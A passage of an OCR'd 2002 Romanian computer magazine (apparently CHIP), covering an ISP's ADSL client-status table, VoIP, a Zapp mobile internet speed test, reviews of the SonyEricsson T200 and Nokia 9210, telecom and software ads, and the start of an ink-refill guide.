213.154.142.145	DION CONSULTING SRL - bucuresti -(302.95.07, 0722.445.178) (adsl)	Unpingable	628	Oct 29 01:30:22	0.00%	Reactioneaza
213.154.138.25	Danubius Exim (Serv Master 96) - bucuresti -(250 34 39) (adsl)	Unpingable	1	Oct 29 14:40:14	99.60%	Reactioneaza
213.154.125.137	CHS Electric 2 - bucuresti -(4205300 3234057) (adsl) este oprit din cauza unor lucrari ce se efectueaza pe reteaua locala	Unpingable	629	Oct 29 01:30:22	0.00%	Reactioneaza
213.154.158.49	Cargo Magazin - bucuresti -(0745344055) (adsl)	Unpingable	1	Oct 29 14:40:47	92.16%	Reactioneaza
213.154.133.53	C.E.C. - cec - bucuresti -(313 40 09) (adsl)	Unpingable	9	Oct 29 14:29:42	98.15%	Reactioneaza
213.154.137.209	Best Travel International - bucuresti -(093590423, 2129424) (adsl) functioneaza	Unpingable	629	Oct 29 01:30:20	0.00%	Reactioneaza
213.154.140.1	ANDRECO TRADING - bucuresti -(2108427, 2108453/) (adsl) se lucreaza la restabilirea conexiunii	Unpingable	196	Oct 29 10:35:13	1.42%	Reactioneaza
213.154.148.157	Alexe Dan (Romtelecom) - bucuresti -() (adsl) functioneaza	Unpingable	18	Oct 29 14:18:26	72.49%	Reactioneaza
213.154.141.9	Agrocapa SA - bucuresti -(3102851, 094504034 -Adrian Cure) (adsl) in continuare nu raspunde nimeni 10.12	Unpingable	629	Oct 29 01:30:18	0.00%	Reactioneaza
213.154.110.97	Statistica CLUJ -VPN - cluj -() (adsl)	Unpingable	138	Oct 29 11:48:33	29.11%	Reactioneaza

Monitorizarea stării conexiunilor clienților se face online.

garantată au devenit utilizatori fideli ai ADSL. Domeniile în care acestea activează sunt: bancar, asigurări, diplomatic, transporturi, utilități etc. Numărul total de clienți se ridică în prezent la cifra rotundă de o mie, gradul de încărcare al backbone-ului fiind de maxim 18 %. Astfel implementarea de noi conexiuni se poate face rapid și cu un efort tehnologic minim.

Voice over IP este terminologia consacrată transmiterii vocii folosind conexiunile de date (prin Internet), calitatea semnalului vocal fiind susținută de lățimea benzii. Suportul fizic este asigurat de un adaptor ATA (Analog Telephone Adapter) de tip Cisco 186 care permite conectarea a două receptoare telefonice analogice normale prin interfața de tip Ethernet la rețeaua companiei, permițând efectuarea de convorbiri telefonice între locațiile fixe ale companiei la un cost practic nul. Exemplul concret este oferit de o companie de asigurări, care a economisit 48 milioane de lei lunar folosind tehnologia VoIP. Un nou tip de aplicație care își face din ce în ce mai des simțită utilitatea este teleconferința, mai ales în cadrul companiilor cu o largă distribuție a filialelor.

Folosind un „pupitru" de comandă IP numit Conference Station (Cisco 7935) cuplat cu un adaptor de tip ATA (atenție, nu este vorba de Serial ATA!), desfășurarea unei teleconferințe decurge fără nici o problemă. Există și echipamente dedicate, ca de exemplu router-ul Cisco 827-4V dotat cu patru porturi de voce, care gestionează sunetul, ca și pachetele de date normale, sporind siguranța, viteza și calitatea comunicării.

Transmisiile video: Video on Demand sau videoconferințele reprezintă un stadiu superior lui VoIP, perfect realizabile cu eforturi minime, dar sursă de economii importante dacă ținem seama de costurile implicate în cazul deplasării personalului pentru a participa la o conferință. În afară de costurile de deplasare și cazare, intervine și întreruperea procesului de producție, deci apar și alte costuri deloc neglijabile.


Administrarea on-line pentru beneficiarii conexiunilor de tip broadband este posibilă prin apelarea serviciului Customer Center al PCNet, disponibil pe web la adresa www.customercenter.ro.

Astfel, fiecare utilizator broadband poate obține în orice moment date privind traficul în timp real, statistici de trafic, arhiva întreruperilor, scanare TCP, ping, traceroute și poate descărca de pe site diverse programe utile. Una dintre cele mai uzitate aplicații este cea de monitorizare activă, a cărei utilitate este dovedită din plin la apariția unor probleme operaționale.

Monitorizarea activă se traduce prin supravegherea permanentă a fiecărei legături broadband. În cazul apariției unui incident tehnic care implică funcționarea necorespunzătoare a legăturii abonatului, operatorii de serviciu sunt informați prin furnizarea unui diagnostic avansat a evenimentului produs. Aceștia contactează imediat clientul pentru restabilirea parametrilor normali de funcționare. Fiecare abonat beneficiază de suport tehnic permanent printr-un simplu apel telefonic, fax sau e-mail, de sesizare a Centrului de Control al Rețelei, serviciu care funcționează non-stop 24 ore/7 zile. După ce este preluată, reclamația este dirijată către administratorul de rețea care va lucra la rezolvarea ei și care va posta un mesaj online privind evoluția situației.

În final, dacă „stăm strâmb și judecăm drept", nu se poate să nu remarcăm că soluția broadband ADSL pentru conectare „online" atrage din ce în ce mai mulți adepți și în România, datorită în primul rând raportului calitate/preț net superior conexiunilor de tip CATV sau ISDN.

Radu Fedoreanu



Adaptorul pentru telefon analogic ATA 186 – se instalează la client.

ISDN

Adevărații oameni de afaceri au învățat
să crească eficiența.
Începând cu dublarea aplicațiilor
pe o singură linie.

telverde

Pe piață câștigă cel care știe cel mai
bine ce să ofere pieței.
Și cum să-ți aduni mai bine informațiile
dacă nu chiar direct de la client?

vocespro

Sau cum să nu pierzi nici o informație.
Secretara perfectă este esența
succesului.

uniTEL

Nu în ceea ce cumperi ci în ceea ce
plătești stă sufletul unei afaceri.

Telverde,

VocesPro, ISDN,


Unitel.

Conectează-te.

E simplu să începi cu

lucrurile simple.

ROMTELECOM



Internet prin telefon

Zapp? Online?

„Internet de până la 15 ori mai rapid" ne promit cei de la Zapp într-o reclamă TV. Dar... de 2 ori mai rapid e una, de 7 ori mai rapid e alta, să vedem cam care este realitatea.


De la lansarea abonamentului Zapp Online am primit câteva e-mail-uri de la cititori (chiar dacă nu toate într-un limbaj atât de „colorat" precum cel de față) care mă întreabă : „Cum merge, dom'le, Internetu' la ăștia de la Zapp, că ei zic că-i de cinșpe ori mai rapid, e pe bune sau e țeapă?". Într-adevăr, acesta a fost un lucru care ne interesa și pe noi, cei din redacție (și se pare că și pe alții, întrucât am surprins aceeași discuție pe forumul CHIP – *www.chip.ro/forum*), și ne-am hotărât să facem un fel de test prin care să comparăm serviciul de acces Internet de la Zapp (în mod ideal 230 kbps) cu alte două conexiuni, una cu un minim garantat de 128 kbps prin fibră optică trasă direct de la furnizorul nostru RDS (metoda de conectare a rețelei din redacție la Internet) și o conexiune dial-up XNET (din păcate, fie că ne place, fie că nu, majoritatea accesului la Internet din România se face prin dial-up). Zic „un fel de test", deoarece o comparație cu cifre exacte și corecte nu putem face atunci când vine vorba de viteza pe Internet, iar motivele presupun că le știm cu toții. Dat fiind acest lucru, ne-am gândit să realizăm un test în care să luăm în calcul câteva situații practice, obișnuite; veți vedea în continuare cum.

... joi 17.10.2002 11:00 redacția CHIP...


Sosirea e-mail-ului de mai sus și apariția ideii de articol. După analiza „necesarului de materiale" pentru realizarea articolului a urmat un schimb de mesaje de poștă electronică între mine și cei de la Zapp, prin care am ales cea mai potrivită variantă prin care redacția reprezentată de mine să intre în posesia unui terminal utilizabil în rețeaua Zapp (telefonul Hyunday) și a aparaturii care să-mi faciliteze accesul la Internet prin această rețea (respectiv o dischetă cu drivere și un cablu USB de date, care să realizeze legătura între PC și telefon). Toate bune și frumoase, a rămas să mă deplasez la sediul din centrul Brașovului pentru „luarea în primire" a echipamentelor și a unei eventuale „ședințe tehnice" ținută cu cei de la Zapp, în care să mi se descrie pașii de urmat pentru conectarea la Internet cu ajutorul telefonului Zapp, calculatorului și cablului de date.

...joi 17.10.2002 11:45 în tranzit...

„Totul este pregătit" a fost ultimul mesaj pe care l-am primit de la oficialii Zapp. Nerăbdător să iau în primire aparatul, am aruncat și eu un ultim „La revedere, acum ies pe ușă", și cu ajutorul autoturismului și al șoferului proprietatea firmei am ajuns la respectivul sediu, de unde am preluat telefonul, am realizat activitățile de rutină privitoare la predarea-primirea de produse, am refuzat cu orgoliu instructajul tehnic și cu ajutorul troleibuzului și al altui șofer proprietatea municipalității (instruisem șoferul nostru să părăsească locul evenimentului, fapt regretat de altfel la ieșire) m-am îndreptat spre casă, pentru o instalare preliminară a echipamentelor pe calculatorul meu personal. După cum mă așteptam, conectarea s-a realizat cu succes din prima încercare, ajutorul „cartonului" cu instrucțiuni fiind însă esențial. M-am așezat la birou și am început navigarea și câteva download-uri, și ca o primă impresie am fost mulțumit, totul se realiza mai iute decât pe dial-up (nu chiar de 15 ori mai rapid, dar totuși...).



Descărcarea Office XP Service Pack 2 cu ajutorul Internet Explorer-ului.



Descărcarea a 4 fișiere de pe site-uri diferite cu ajutorul FlashGet.

...vineri 18.10.2002 10.38 redacţia CHIP...

Ziua cea mare, ziua testului a sosit. Între orele 9 şi 10:30 dimineaţa m-am consultat cu colegii mei despre modalitatea de realizare a testului şi am stabilit următorul program de urmat:

Prima parte – vom download-a simultan acelaşi fişier prin trei conexiuni diferite (un dial-up de la XNET, conexiunea Zapp şi conexiunea redacţiei CHIP) şi fără ajutorul vreunui download manager (folosind Internet Explorer 6) şi vom nota timpii necesari pentru descărcare prin fiecare conexiune. Aplicaţia câştigătoare s-a numit Service Pack 2 pentru Office XP, deoarece ne-am gândit că ~15 MB este o cifră destul de relevantă, iar site-ul Microsoft se comportă destul de bine la download (nu are multe fluctuaţii sau căderi etc.).

Partea a doua – vom download-a simultan prin aceleaşi 3 conexiuni, de data aceasta cu ajutorul download managerului FlashGet (preferatul redacţiei), mai multe fişiere de pe site-uri diferite, a căror mărime însumată să se situeze tot în jur de ~15 MB. Am ales pentru aceasta în ordine: de pe site-ul www.viaarena.com am descărcat ultimele drivere VIA 4in1, de pe site-ul www.smartftp.com am descărcat utilitarul SmartFTP, de pe site-ul www.icq.com am descărcat cunoscutul Instant Messenger ICQ în varianta mai „subţire" (icqlite), iar de pe www.jardinais.com am download-at un joc, Jardinains.

Zis şi făcut. Am pornit la treabă şi la download-uri, iar după câteva ore testul a fost gata, iar rezultatele se pot vedea din graficele prezente în articol.

După război...

Mulţi dintre colegii mei au fost interesaţi de rezultatele testului şi oarecum dezamăgiţi că Zapp n-a fost de această dată decât de aproximativ 3 ori mai rapid decât conexiunea dial-up. După cum am mai spus, acesta este un test practic şi trebuie luat ca atare, rezultatele nu sunt decât orientative; de exemplu, de acasă am ajuns şi la viteze de 6 - 7 ori mai mari decât pe dial-up cu ajutorul conexiunii Zapp, probabil reţeaua a fost mai liberă, site-urile de unde am făcut download la fel; sunt mulţi factori care influenţează viteza de download a unui fişier de pe Internet. Dar nu neapărat pe viteza de download aş bate eu monedă, pentru mine ceva de trei ori mai rapid decât dial-up ar fi de-ajuns, dat fiind faptul că nu sunt un maniac al colecţionării diferitelor fişiere de mărimi respectabile de pe Internet. Aspectul cel mai important pentru mine ar fi mobilitatea pe care aş avea-o ca posesor al unui terminal Zapp cu care mă pot conecta la Internet. Alte avantaje ar mai fi conectarea rapidă şi posibilitatea de a-mi verifica e-mail-ul imediat. Nu trebuie să car decât telefonul, cablul şi discheta cu drivere; astfel mă pot conecta de la orice prieten care are PC cu port USB pentru a face un download la un program de arhivare/dezarhivare sau la un codec sau... orice altă aplicaţie de care respectivul are nevoie în acel moment şi nu o are instalată.

Până acum am văzut de la Zapp un mare interes pentru telefonie şi Internet, adică exact domeniile în care forţează şi concurenţa. Părerea noastră şi a multor specialişti în IT&C este că Zapp nu-şi foloseşte reţeaua la capacitate maximă; ar putea introduce o grămadă de servicii cu care şi-ar atrage foarte mulţi clienţi, dat fiind faptul că operatorii concurenţi nu au posibilitatea să implementeze tehnologiile pe care se bazează aceste noi servicii din cauza naturii reţelei pe care o folosesc. Dar cine ştie, poate la anul sau chiar mai repede vom vedea „3G adevărat" în România.

Mircea Mihălcică



Telefoane la purtător

Lumea mobilă

Designul modern se întâlneşte cu tehnologia de ultimă oră la terminalele mobile testate în laboratorul CHIP. În acest număr şi-au făcut loc în revista noastră două terminale mobile recent apărute, şi anume SonyEricsson T200, noul „copil" rezultat din combinaţia celor doi giganţi, şi PDA-ul cu telefon Nokia 9210 Communicator.

Mircea Mihălcică

SonyEricsson T200 – mic, drăguț şi uşor

Cu câtva timp în urmă v-am prezentat primul telefon mobil rezultat din combinaţia giganţilor Sony şi Ericsson, care după părerea generală a „rupt gura târgului": SonyEricsson T68. Acum am din nou plăcerea să vă scriu despre un terminal SonyEricsson, şi anume SonyEricsson T200. Dacă despre T68 mulţi mi-au spus „bun, frumos, dar câţi români şi-l pot permite", acum nu mai este cazul, deoarece SonyEricsson T200 este un telefon mobil pe care l-aş încadra în clasa de mijloc (middle-end dacă nu consideraţi formularea o stâlcire a limbii).

Mic, uşor şi cu ecran cu lumină albastră – acestea au fost elementele care mi-au creat o primă impresie foarte bună privind modelul T200. Recunosc, primele două secunde am crezut că are ecran color, dar, deşi nu este aşa, lumina albastră puternică din spatele ecranului îi dă un aspect plăcut şi special, şi se dovedeşte a fi foarte utilă pe timp de noapte (o adevărată lanternă). Se poate remarca o puternică îmbunătăţire de stil în ceea ce priveşte designul faţă de modelele Ericsson mai vechi – „s-a folosit mai puţin toporul", după cum spunea un coleg de redacţie – dar ştim că avem de-a face cu un Ericsson când accesăm meniul, specific terminalelor produse de această corporaţie.

N-o să mă apuc să vă descriu fiecare funcţie a telefonului, puteţi vedea specificaţiile mai jos, am să punctez doar câteva plusuri şi minusuri observate de noi în timp ce am testat modelul T200. În primul rând sunt binevenite antena internă, greutatea mică şi fundalul albastru, care-l fac foarte compact şi destul de uşor de purtat şi folosit. Zic „destul de uşor", deoarece forma mai deosebită şi dimensiunile variabile ale butoanelor sunt cam incomode, după părerea multora. Un alt lucru de care sunt foarte mulţumit este claritatea vocii, excelentă după părerea mea; pe de altă parte pentru recepţia semnalului aş da doar o notă medie, în zonele mai puţin acoperite apar ceva fluctuaţii. Despre baterie am o părere destul de bună, deşi poate mă aşteptam la mai mult; la o utilizare normală bateria a rezistat în jur de 5 zile, suficient pentru mine.


Nume telefon	Sony Ericsson T200
Reţele accesibile	GSM 900, GSM 1800, GSM 1900
Tehnologii implementate	GPRS, WAP
Ecran	5 linii de text, lumină de fundal albastră
Dimensiuni (mm)	105 x 48 x 22
Greutate	85g
Capacitate agendă	300 numere
Tip baterie	Li-Ion 700mAh
Timp de standby	220 ore în manual, 175 ore în testul nostru
Timp de convorbire	13 ore în manual, 4 ore în testul nostru
Tonuri de apel	10 predefinite, 8 personalizabile
Vibraţii	Da
Alte caracteristici	EMS, introducere de text predictivă, compozitor de tonuri, alarme, profile
Jocuri	Ballpop, Q, Path, Pulldown şi Tennis
Manual în limba română	Da



Dintre lucrurile de care nu am fost foarte încântaţi am dori să amintim numărul mic al tonurilor de apel şi modul greoi în care se realizează editarea melodiilor proprii, dar după ce vă veţi obişnui cu editorul de tonuri de apel, vă veţi da seama că aveţi mai multe posibilităţi decât în cazul altor terminale.

Faptul că telefonul dispune şi de un meniu în limba română este fără îndoială un plus, dar acum depinde de preferinţele fiecăruia; atunci când vine vorba de alegerea telefoanelor mobile, preferinţele şi necesităţile personale constituie un element primordial. Pe mine de exemplu mă interesează că T200 suportă GPRS, EMS, are 5 jocuri, imagini de fundal şi suport pentru camera digitală ataşabilă CommuniCam MCA-10, în aceeaşi măsură în care nu mă interesează lipsa suportului pentru Bluetooth sau MMS, dar pe de altă parte prezenţa vibraţiilor (şi SonyEricsson T200 mi-a plăcut mult la acest capitol) este esenţială pentru mine. De asemenea, posibilitatea creării de profile personalizate mi se pare foarte utilă, dar după cum am mai spus, este o chestiune de gusturi şi necesităţi.

Privit per ansamblu, SonyEricsson T200 e un telefon plăcut, cu o ergonomie destul de bună, cu multe caracteristici de efect şi cu o funcţionalitate ridicată, iar dacă ar fi să aleg un telefon din clasa de mijloc, T200 ar constitui o opţiune importantă, deoarece într-o mare măsură îşi merită banii (circa 200 USD).



Connex | Go! | Kamarad | myX | Xnet

eşti în aceeaşi echipă **cu tehnologia**

În cursă, dacă ai de partea ta tehnologia, ai toate şansele să câştigi. În afaceri, ca să ai succes, ai nevoie să fii conectat la ultimele inovaţii în domeniul comunicaţiilor.
Connex are puterea de a integra soluţii de comunicare performante, oricare ar fi nevoile companiei tale - mobile sau nu, de voce şi de date. Calitatea, viteza şi securitatea în comunicaţii sunt garantate.

Prin soluţiile integrate pentru afaceri, Connex îţi asigură performanţa în comunicare. Restul depinde de tine.

CONNEX®
viitorul sună bine



Cod 9210. Comunicatorul

Nu vă speriați, nu este vorba de un alt film SF de mâna a treia, ci de un dispozitiv de la Nokia, numit 9210 Communicator. Zic „dispozitiv", deoarece nu știu exact unde să încadrez respectivul aparat: dacă ar fi să-i zic „telefon", aș avea perfectă dreptate, dacă aș vorbi despre un PDA, n-ar avea mulți ce să-mi reproșeze, și chiar dacă l-aș numi „mini-laptop" aș fi cu sufletul împăcat.

Într-adevăr, Nokia 9210 Communicator poate fi privit ca o combinație a celor trei tipuri de dispozitive de mai sus, un aparat cu care Nokia a vrut să rezolve problemele celor care se deplasau zi de zi purtând laptopul, telefonul mobil și agenda.

Nu este prima inițiativă de acest gen a celor de la Nokia – ne amintim de predecesorul 9110, față de care acest nou aparat este mult îmbunătățit. Se remarcă în primul rând o îmbunătățire a aspectului, carcasa din titan este parcă mai îngrijit desenată, iar tastele și butoanele sunt echilibrat aranjate și ușor de apăsat. Ecranul are 4.096 de culori, nivelurile de iluminare sunt bine alese pentru a-l face foarte ușor de citit, lucru esențial de altfel mai ales când lucrați cu aplicațiile de birou încorporate (procesor de text, calcul tabelar, prezentări). Avem de-a face de fapt cu unul dintre cele mai bune ecrane de pe piața de dispozitive „de ținut în mână".

Prea mare, dar totuși prea mic

Dimensiunea este principala problemă a acestui aparat: pentru cei ce doresc un telefon mobil, dispozitivul este prea mare și prea greu; pentru cei ce doresc un laptop, Nokia 9210 este prea mic și tastele sunt mai dificil de apăsat, deci viteza de scriere scade. Totuși, am reușit să ne descurcăm destul de bine cu scrisul atunci când am testat aparatul, am scris cam la jumătatea vitezei cu care scriem la PC-ul de pe birou, iar privit din punct de vedere al telefonului am fost mulțumiți de performanțe (ignorând dimensiunile). Aplicațiile instalate implicit nu sunt multe, aș spune că este prezent doar strictul necesar: pe lângă programele de birou avem un viewer de imagini, un program de înregistrare a vocii, un player video și încă vreo câteva. Dar să nu uităm că putem descărca alte aplicații de pe PC (în caz că le avem), Nokia 9210 fiind echipat cu un cablu de conectare serial și cu un CD de instalare pentru PC.

Nume telefon	Nokia 9210 Communicator
Rețele accesibile	GSM 900, GSM 1800
Tehnologii implementate	WAP, IrDA, SyncML
Ecran	Dimensiuni 110 x 35 mm, 640 x 200 rezoluție, 4096 culori
Dimensiuni (mm)	158 x 56 x 27
Greutate	244g
Capacitate agendă	Sute de numere
Tip baterie	Li-Ion 1300mAh
Timp de standby	230 ore în manual, 100 ore în testul nostru
Timp de convorbire	10 ore în manual, 4 ore în testul nostru
Vibrații	Nu
Manual în limba română	Da
Dispozitivul are multe caracteristici specifice unui PDA: procesor ARM la 66 MHz, pachet de aplicații de birou (procesor de text, calcul tabelar, prezentări), jocuri, înregistrare, player video, viewer de imagini, conectivitate cu PC-ul, compatibilitate cu Outlook și Lotus Notes, suportă multe formate de fișiere, calendar, contacte etc.	

Conectica și configurarea

Am fost totuși neplăcut surprins de lipsa unui cablu USB și de suportul pentru GPRS inexistent, dar am remarcat prezența tehnologiei de conectare prin infraroșu (IrDA) prin care puteți transfera fișiere. De asemenea, dispozitivul se sincronizează excelent cu aplicații folosite pe scară largă, cum ar fi Outlook Express sau Lotus Notes. Mi s-a părut interesant să dau dispozitivul unui utilizator obișnuit (posesor de telefon celular) pentru a vedea cum se descurcă. I-a luat destul de mult să se învețe cu aparatul, a avut nevoie de multe ori de cartea tehnică (un adevărat roman de aproximativ 300 de pagini într-un format puțin mai mic decât A5 – foaia de caiet de matematică) și a întâmpinat destul de multe probleme, dar după ce a trecut perioada de acomodare, totul a devenit foarte ușor. Aș remarca totuși câteva lucruri care nu ne-au atras nici pe noi în mod deosebit: nu există buton de reset (pentru resetarea dispozitivului trebuie scoasă bateria), iar multe setări privind telefonul, tonurile de apel etc. nu se pot face direct din meniul telefonului, ci trebuie deschis PDA-ul.



Bune și rele


Deși procesorul ARM are doar 66 MHz (în comparație cu cei aproximativ 200 ai unui PocketPC obișnuit), este foarte performant, aplicațiile se mișcă bine în ciuda memoriei interne limitate, poate și datorită sistemului de operare bazat pe Symbian.

Un lucru pe care mi-ar fi plăcut ca Nokia 9210 să-l aibă este touchscreen-ul; atunci l-aș fi declarat un veritabil PDA. Dar pentru asta voi aștepta modelul viitor. Aș putea remarca și lipsa vibrațiilor, dar totuși poate este un element inspirat, dispozitivul fiind purtat în buzunar de puțini posesori, și pe de altă parte cred că aceștia din urmă ar trage o sperietură zdravănă până s-ar obișnui cu „tremuratul" Communicatorului, din toate cele 244 de grame ale sale.

Cei ce au nevoie doar de un telefon mobil trebuie să se gândească bine dacă merită investiția în 9210, dar pentru cei ce-și doresc un PDA sau se plimbă cu un laptop după ei, dispozitivul poate fi privit ca o modalitate de a-și face viața mai ușoară.

Așteptăm oricum și viitoarele modele din această serie, cu aceleași performanțe bune la care să se adauge touchscreen-ul și ceva mai multă memorie internă.

Orice succes trebuie pregătit




ACUM o ofertă foarte avantajoasă!

- Pentru fiecare Small Business Server achiziționat, **primiți gratuit produsul RAV AntiVirus** pentru protecția mesajelor electronice din întreaga rețea a organizației dvs!

Microsoft Small Business Server 2000

+ RAV RELIABLE ANTIVIRUS



Small Business Server, soluția ce susține rețeaua informatică a unei organizații mici sau mijlocii (de la 5 până la 50 PC-uri), **include:**

- **Windows 2000 Server**
 fiabilitatea, securitatea şi flexibilitatea rețelei;
- **Exchange 2000 Server**
 comunicarea între angajați, lucru în echipă;
- **ISA Server**
 controlul şi siguranța conectării la Internet;
- **SQL 2000 Server**
 baze de date.

- Costurile serviciilor de implementare Small Business Server în organizația dvs. sunt subvenționate de Microsoft!

Construiți o fundație flexibilă bazată pe servere! Alege Microsoft Small Business Server 2000!

Folosiți tehnologiile pe care se sprijină eficiența corporațiilor, având la dispoziție acest pachet adaptat organizațiior mici şi mijlocii la un preț foarte avantajos.

Promoția se derulează până la 31 decembrie 2002, prin firmele de specialitate.
Informații la Microsoft Infocenter: (021) 203 61 61 sau la www.microsoft.com/romania

Microsoft


Făcută cu pricepere,

Reumplerea cartuşelor

... cu cerneală poate fi o importantă resursă de economii. CHIP vă învaţă cum se pot refolosi aceste bijuterii tehnologice la parametri identici cu cei ai cartuşelor originale.

Atâta timp cât preţul unui cartuş de cerneală OEM reprezintă pentru anumite modele între 50 şi 75 % din preţul unei imprimante noi, reumplerea cartuşelor este practic o necesitate pentru cei care şi-au cumpărat o imprimantă ieftină.

Primele imprimante cu jet de cerneală au apărut în urmă cu mai mult de 12 ani. Ele au uimit lumea mai ales prin silenţiozitatea lor, comparându-le cu imprimantele vremii, respectiv cele cu impact (tambur, bandă de caractere, sferă, margaretă sau cu ace). Performanţele de imprimare erau modeste, ele având un număr mic de duze şi picătura de cerneală foarte mare. Aproape că nu puteau fi folosite decât cu hârtie specială, altfel cerneala difuza atât de mult în hârtia obişnuită încât textul devenea imposibil de citit. În scurt timp, tehnologiile au evoluat, performanţele fiind de data aceasta uimitoare prin calitatea imprimării. Utilizarea de picături foarte mici, modularea dimensiunii picăturii, creşterea numărului de duze şi nu în ultimul rând calitatea cernelurilor folosite a dus la obţinerea unor performanţe excepţionale, ochiul nemaiputând face distincţia între o fotografie obţinută prin procedeul clasic şi una tipărită (pe suport dedicat) fără ajutorul aparatelor optice.



Cea mai simplă procedură de refill. Pentru un astfel de cartuş, pur şi simplu trebuie picurat dintr-o seringă un volum de şase mililitri de cerneală pe buretele absorbant, fără a atinge buretele cu acul. Capacul portocaliu închide ermetic cartuşul cu cerneală.

Calitatea se plăteşte

